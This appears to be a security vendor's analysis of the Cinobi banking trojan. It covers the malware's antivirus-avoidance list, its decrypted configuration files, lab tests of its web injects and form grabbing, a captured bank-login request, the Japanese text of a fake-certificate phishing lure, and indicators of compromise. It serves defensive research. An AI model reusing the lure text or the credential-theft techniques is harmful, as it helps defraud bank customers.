| | environment hash (unique identifier of victim machine)<br>• Creates a thread that disables Google Chrome Auto Updates, reads .wmv config file that links to an archive with an installer of an older version of Chrome 53. This thread downloads and installs this old Chrome version and modifies .lnk files for the Google Chrome browser<br>• Creates a thread that modifies Firefox's **profiles.ini**<br>• Modifies IE settings<br>• Writes all other default config files with various file extensions (.txt, .bmp, .png, .wmv)<br>• Runs thread which regularly attempts to close the wuauserv service |


Cinobi exits if it is injected into any of the following antivirus processes:

- ahnlab
- avast
- avg
- avira
- bitdefender
- comodo
- doctor web
- drweb
- Fortinet
- f-secure
- g data
- Kaspersky
- mcafee
- norton
- smartscreen.exe
- sophos
- trend
- windows defender

## Cinobi’s Dropped Configuration files


Cinobi drops various configuration files while running though all four stages of infection. All these files have different extensions and are encrypted with the same hardcoded RC4 key. We have decrypted the configuration files and analyzed them below:

- **<random_name>.bmp** contains a list of targeted financial institutions.




```
00000000: BA 72 A6 2C 67 7D 1A 86|DB 79 DA AA D3 82 FB 02  | ºr¦,g}.■ÛyÚªÓ■û.
00000010: 6A 70 2D 62 61 6E 6B 2E|6A 61 70 61 6E 70 6F 73  | jp-bank.japanpos
00000020: 74 2E 6A 70             |                          | t.jp
```

- **<random_name>.cfg** contains an environment hash, which is a unique identifier for a victim machine.



```
00000000: BA 05 AC 04 65 F4 DE 20|F6 9E F5 18 C7 8E C7 EC  | º.¬.eôÞ ö■õ.Ç■Çì
00000010: 34 37 35 39 34 33 33 31|33 34 35 36 36 42 37 32  | 4759433134566B72
00000020: 37 30 43 45 35 42 43 41|05 00 00 00 00 00 64 00  | 70CE5BCA......d.
00000030: 00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00  | ................
00000040: 00 00 00 94 A3 9D 5D    |                          | ...■£.]
```

- **<random_name>.png** contains web injects. As seen from screenshot below, the file only contains “localhost” with a random string. This may indicate that the threat actor does not need to use web injects at all.




```
← ▐€"€mβ
Ä♠▲º ▐H.rset_url localhost

data_before
opqrst
data_end

data_inject
aaaaaaa
data_end

data_after
data_end
```

- **<random_name>.txt** contains a list of C&C servers.
- **<random_name>.wmv** contains a link for downloading an older Google Chrome version (Chrome 53) because, as mentioned in this paper, this particular version of Google Chrome uses a “completely different virtual method table” to search for SSL functions to hook. It seems that the attackers have yet to develop a working method for hooking newer Chrome SSL functions.



```
00000000: DB 94 48 6E 1C DC 7A 50|06 EA 26 40 92 1E 40 8F  | Û■Hn.ÜzP.ê&@’.@.
00000010: 68 74 74 70 3A 2F 2F 37|64 78 2E 70 63 36 2E 63  | http://7dx.pc6.c
00000020: 6F 6D 2F 77 77 62 35 2F|63 68 72 6F 6D 65 35 33  | om/wwb5/chrome53
00000030: 30 32 37 38 35 31 31 33|2E 7A 69 70              | 02785113.zip
```


# Running Cinobi banking Trojan

To fully analyze the Cinobi banking Trojan, we ran it on a testing machine. In order to run Cinobi, the machine's system must be set to Japanese locale or, to bypass the locale check, patch the downloader from the first stage of the infection.

## Testing web injects


Even though web injects were not used in this campaign, we tested the web injects by running a simple webserver with a website containing the keyword "opqrst." According to the dropped configuration settings, "opqrst" should be appended with the keyword "aaaaaaa" on an infected machine.

- To do this test, we first ran an HTTP server using the Python SimpleHTTPServer module.



```
c:\temp>python.exe -m SimpleHTTPServer 80 --directory c:\temp
Serving HTTP on 0.0.0.0 port 80 ...
127.0.0.1 - - [19/Dec/2019 02:17:13] code 404, message File not found
127.0.0.1 - - [19/Dec/2019 02:17:13] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [19/Dec/2019 02:17:16] "GET / HTTP/1.1" 200 -
```


- We then created the "index.html" webpage with the following content:



```
<html>
opqrst
123456
<html>

opqrst
```

- We opened localhost on the web browser and found seven consecutive letter As injected after each "opqrst" keyword. This proves that the web injects work.




opqrstaaaaaaa 123456 opqrstaaaaaaa

## Testing the form-grabbing feature

To test Cinobi’s form-grabbing feature, we loaded a website belonging to one of the targeted financial institutions and attempted to input data into one of its HTML forms to see what happens when the form is submitted.

- We proceeded to enter random digits (we used 7777, 8888, and 99999) on one of the HTML forms, .



お客さま番号 必須

以下の欄に、お客さま番号を入力し、「次へ」を押してください。

「ゆうちょ認証アプリ」によりログインされるお客さまは、お客さま番号を入力し、「生体認証でログイン」を押してください。

▸ 「ゆうちょ認証アプリ」について詳しくはこちら

お客さま番号は、0000-0000-00000のように4桁－4桁－5桁（半角）で入力してください。
※口座の記号・番号ではありません。

▸ ログインできない場合はこちら

7777 - 8888 - 99999


ご利用には事前にお申し込みが必要です。

ゆうちょダイレクトのお申し込み（無料）

次へ

見本
ゆうちょダイレクト利用者カード
お客さま番号 ●●●●-●●●●-●●●●●
ご利用サービス ゆうちょダイレクト
お客さま番号、ログインパスワード、合言葉は、他人には絶対に教えないでください。

- Soon after, we observed the creation of a randomly named .txt file with content that was encrypted with the same RC4 password as the other configuration files. After decrypting the .txt file, it revealed the decrypted HTTPS request. The user-entered data is shown below, in red. This .txt file is submitted to the banking trojan’s C&C server.



```
@#!%fõ.A:ˆOE¶’áLð■.].<.../...https://direct2.jp-bank.japanpost.jp/tp1web/pc
/U010701BLC.do2019-12-19 04:06:20org.apache.struts.taglib.html.TOKEN=d402a2
8ada9317bd42e0a761c4d968fafe34b94c&event=U010103&okyakusamaBangou1=7777&oky
akusamaBangou2=8888&okyakusamaBangou3=99999&pm_fp=version%253D3%252E4%252E1
%252E0%255F1%2526pm%255Ffpua%253Dmozilla%252F4%252E0%2520%2528compatible%25
3B%2520msie%252208%252E0%253B%2520windows%2520nt%252206%252E1%253B%2520triden
t%252F4%252E0%253B%2520slcc2%253B%2520%252Enet%2520clr%252202%252E0%252E5072
7%253B%2520%252Enet%2520clr%252203%252E5%252E30729%253B%2520%252Enet%2520clr
```


## Connections to previous phishing attacks

Although we have identified that the Cinobi banking trojan is mainly being dropped by the Bottle exploit kit, we have also observed similar samples being distributed in the wild since April 2019. These samples look almost similar to the Cinobi banking trojan, but without the ability to download, install, and communicate over the Tor proxy. We suspect that these samples were the earlier version of Cinobi (marked as Cinobi V1) and the one with the Tor functionality we received from BottleEK is the second version (marked as Cinobi V2).

Another connection relates to the domain used by Cinobi V1's C&C server (cionx[.]inteleksys[.]com), which has the same base domain as the server of Bottle exploit kit (sales[.]inteleksys[.]com). We noticed that the campaign reuses the domain inteleksys[.]com but uses different subdomains. It is worth noting that the domain was used to host a legitimate website, but after its registration expired, cybercriminals re-registered it and started using it for malicious purposes. It is also possible that the originally legitimate domain is included in cybersecurity solutions' whitelists.

During the investigation of Cinobi V1, we found that the malware was not distributed via exploit kit, but was distributed with a phishing page sent via spam email. The phishing page was disguised as an office bank website asking victims to install a new certificate to enhance security measures. However, the link to the certificate file is Cinobi V1's loader.

The Cinobi V1 phishing page could also be found via several domains that use typosquatting techniques to fool internet users who mistype domains belonging to legitimate Japanese banks on their internet browsers.



**ゆうちょダイレクドセキュリティ安全手続きます**

**セキュリティ強化手続**

**EV SSL証明書によるセキュリティ強化**

平素はゆうちょ銀行をご利用いただきましてありがとうございます。

ゆうちょ銀行はダイレクトログインお客さま番号は、を騙し取るフィッシング詐欺被害の不正使用を防止するため、不正検知システムを導入しています。不正使用のパターンを分析し、第三者による不審な利用がないか24時間365日モニタリングを行い、お客様のカードの安全を見守っています。

ゆうちょダイレクトをより安全にご利用いただくため、以下のセキュリティ対策の実施をお願いいたします。

EV SSL証明書によるセキュリティ強化

ゆうちょダイレクトをご利用の際、「閲覧しているWebサイトが、ゆうちょダイレクトの正当なサイトかどうか」をわかりやすくご確認いただけるよう、「EV SSLサーバ証明書」を導入しています。 正当なゆうちょダイレクトのサイトにアクセスした時にブラウザのアドレスバーが緑に変わり、サイト運営者名（JAPAN POST BANK Co.,Ltd.）などが表示されるため、フィッシング（詐欺）サイトとの判別が視覚的にできます。


**Windows に EV SSL証明書 をインストールする**

- インストール ファイルをダウンロードします。
-
- 2：確認の画面が表示された場合は、[実行] または [保存] をクリックします。
- 3：[保存] を選択した場合、インストールを開始するにはダウンロードしたファイルをダブルクリックします。
- 4：インストール完了しましたら、パソコンは再起動になります。再起動が終わって、EV SSL証明書のイニシャライズ環境をセットするため、五分ほどお待ちください。
- 5：イニシャライズ完了になり、「ゆうちょダイレクトログイン」に登録してセキュリティ強化手続きをして、制限解除を操作します。

Figure 11. Example of a phishing page that contains the Cinobi V1 loader (Screenshot from urlscan.io)

When we checked the domains linking these phishing pages, we found that one of the IP addresses, 118[.]27[.]34[.]110, was associated with other phishing domains and overlapped with another domain, “ts3cardd[.com],” which was used in a phishing attack delivered via spam email, according to an alert issued by one of the targeted banks.

We also learned that the registration information of a phishing domain used to deliver Cinobi V1 overlapped with several domains hosting Amazon-themed phishing sites. These connections show that this campaign might also employ typical phishing attacks to grab credentials from unsuspecting victims.



```
Domain Information: [ドメイン情報]
[Domain Name]                   JAPANP0ST.JP

[登録者名]                      篠原 初美
[Registrant]                    hatumi shinohara

[Name Server]
[Signing Key]

[登録年月日]                    2019/04/10
[有効期限]                      2020/04/30
[状態]                          Active
[最終更新]                      2019/04/11 14:25:47 (JST)

Contact Information: [公開連絡窓口]
[名前]                          篠原 初美
[Name]                          hatumi shinohara
[Email]                         ljkjsdfsds@yahoo.co.jp
```

```
Domain Information: [ドメイン情報]
[Domain Name]                   SAFETB-AMAZON.JP

[登録者名]                      篠原 初美
[Registrant]                    hatumi shinohara

[Name Server]
[Signing Key]

[登録年月日]                    2019/04/18
[有効期限]                      2020/04/30
[状態]                          Active
[最終更新]                      2019/04/23 14:25:53 (JST)

Contact Information: [公開連絡窓口]
[名前]                          篠原 初美
[Name]                          hatumi shinohara
[Email]                         kjldfgdgdd@yahoo.co.jp
```

Figure 12. Domain registration information overlap between the phishing site (japanp0st.jp) delivering Cinobi V1 and an Amazon-themed phishing site (safetb-amazon[.]jp).

Note: The profile used in the domain information is fake

## Best practices against spam and vulnerabilities

Operation Overtrap uses a variety of attack vectors to steal banking credentials. Users and organizations need to adopt best practices to ensure that their systems are protected against messaging-related threats as well as falling prey to malicious advertisements. An example of a best practice an organization must have is having a central point for reporting suspicious emails. Organizations, through their IT teams, need to have a centralized information gathering system. For this to be effective, all employees must be aware of the reporting procedure for suspicious emails. Meanwhile, to avoid malicious advertisements, users should be wary of clicking suspicious links or pop-ups and make sure to actively update software via official channels only.

Organizations will greatly benefit from regularly updating systems (or use virtual patching for legacy systems) to prevent attackers from taking advantage of security gaps. Additional security mechanisms like enabling firewalls and intrusion detection and prevention systems will help thwart suspicious network activities that may indicate red flags like data exfiltration or C&C communication.

## Trend Micro Solutions

Organizations can consider Trend Micro™ endpoint solutions such as Trend Micro Smart Protection Suites and Worry-Free™ Business Security. Both solutions can protect users and businesses from threats by detecting malicious files and spammed messages as well as blocking all related malicious URLs. Trend Micro Deep Discovery™ has an email inspection layer that can protect enterprises by detecting malicious attachments and URLs.

Trend Micro™ Hosted Email Security is a no-maintenance cloud solution that delivers continuously updated protection that stops spam, malware, spear phishing, ransomware, and advanced targeted attacks before they reach the network. It protects Microsoft Exchange, Microsoft Office 365, Google Apps, and other hosted and on-premises email solutions.

For defending against malvertising campaigns in general, users can employ Trend Micro™ Maximum Security, which protects consumers via a multi-layered defense that delivers highly effective and efficient protection against ever-evolving threats. Trend Micro™ Smart Protection Suites also protect businesses against these types of threats by providing threat protection techniques designed to eliminate security gaps across multiple users and endpoints.

# MITRE Att&ck Matrix

| Initial Access | Execution | Privilege Escalation | Persistence | Defense Evation | Credential Access | Collection | Command and Control | Exlfiltration | Impact |
|---|---|---|---|---|---|---|---|---|---|
| Drive-by Compromise | Command-line Interface | Modify Existing Service | Bypass User Account Control | Bypass User Account Control | Credentials from Web Browsers | Man in the Browser | Commonly Used Port | Data Compressed | Transmitted Data Manipulation |
| Spearphishing Link | Rundll32 |  |  | Deobfuscate/ Decode Files or Information | Hooking |  | Custom Command and Control Protocol | Data Encrypted |  |
|  |  |  |  | Disabling Security Tools |  |  | Custom Cryptographic Protocol | Exfiltration Over Command and Control Channel |  |
|  |  |  |  | File Deletion |  |  | Data Encoding |  |  |
|  |  |  |  | Hidden Files and Directories |  |  | Data Obfuscation |  |  |
|  |  |  |  | Obfuscated Files or Information |  |  | Multilayer Encryption |  |  |
|  |  |  |  | Rundll32 |  |  | Multi-hop Proxy |  |  |
|  |  |  |  | Software Packing |  |  |  |  |  |
|  |  |  |  | Process Injection |  |  |  |  |  |

## Indicators of Compromise (IoCs)

| SHA-256 | Trend Micro Detection Name | Filename | Description |
|---|---|---|---|
| 7f505a1064ea09daba577aa553efbf3385c890ab5aac2ace6ef3e927f480fb87 | Trojan.VBS.CVE20188174.AMT | vbs.vbs | CVE-2018-8174 used by BottleEK |
| 96e91a1f656fb70339f8f4e383e7f967d25c1a414f436ddffc692518ace579ad | Trojan.SWF.CVE201815982.AK | swf.swf | CVE-2018-15982 used by BottleEK |
| 01bf58c650b6ba30733c14026fcff4ecfc24becdd05637a84ef2a7e86aff3fe0 | TrojanSpy.Win32.CINOBI.A | EVSSL.exe | Cinobi V1 hash |
| ed7b5c16cb5c4f56b3ded279688b693ec52389cacc0b81e940b0591b7f68aa84 | TrojanSpy.Win32.CINOBI.A | N/A | Cinobi V2 hash |
| 914eb64b93cbb631c710ef6cbd0f9cedf93415be421ccc6e285b288b87f3a246 | TrojanSpy.Win32.CINOBI.A | N/A | |
| c1b67a30119107365c4a311479794e07afb631980a649749501cb9f511fb0ab4 | TrojanSpy.Win32.CINOBI.A | N/A | |
| a9ea7e952ce38bf8bc14114325ca2a1bfed16f63798028565a669808b8b728dc | TrojanSpy.Win32.CINOBI.A | N/A | |
| 14842334ac730f417f2730dec9898491575341da3721584a49d44fbf02f1fa6a | TrojanSpy.Win32.CINOBI.A | foepcyof.dll | Cinobi V2 hash (Stage 2 DLL) |
| b1d30ee17a4d1fae263ea0ca696765d2f48b727c9953009c079ed2cb3ee15ab9 | TrojanSpy.Win32.CINOBI.A | Cfoepcyof.dll | Cinobi V2 hash (Stage 3 DLL) |
| db1e379c66c41debf58062e0865527a8a5bd7b37b5f43e06c80540a47ac7f5a4 | TrojanSpy.Win32.CINOBI.A | Afoepcyof.dll | Cinobi V2 hash (Stage 4 DLL) |

| Domain | Description |
|---|---|
| shop[.]inteleksys[.]com | Bottle exploit kit domain |
| view[.]inteleksys[.]com | |
| priv[.]inteleksys[.]com | |
| sales[.]inteleksys[.]com | |
| xizr[.]inteleksys[.]com | |
| byte[.]inteleksys[.]com | |
| cionx[.]inteleksys[.]com | Cinobi V1 C&C domain |
| 5frjkvw2w3wv6dnv[.]onion | Cinobi V2 C&C Tor domain |
| 4w6ylniamu6x7e3a[.]onion | |
| bank-japanpostpo[.]jp | Phishing domain delivering Cinobi V1 |
| bank-japanpost[.]com | |
| bank-japanposst[.]jp | |

| | |
|---|---|
| bank-japanpostjp[.]com | |
| jp-bank-japanossts[.]jp | |
| jp-bamk[.]jp | |
| japanp0st[.]jp | |
| ts3cardd[.]com | Phishing domain linked to Operation Overtrap |
| security-amazon[.]jp | |
| safety-amazon[.]jp | |
| safetb-amazon[.]jp | |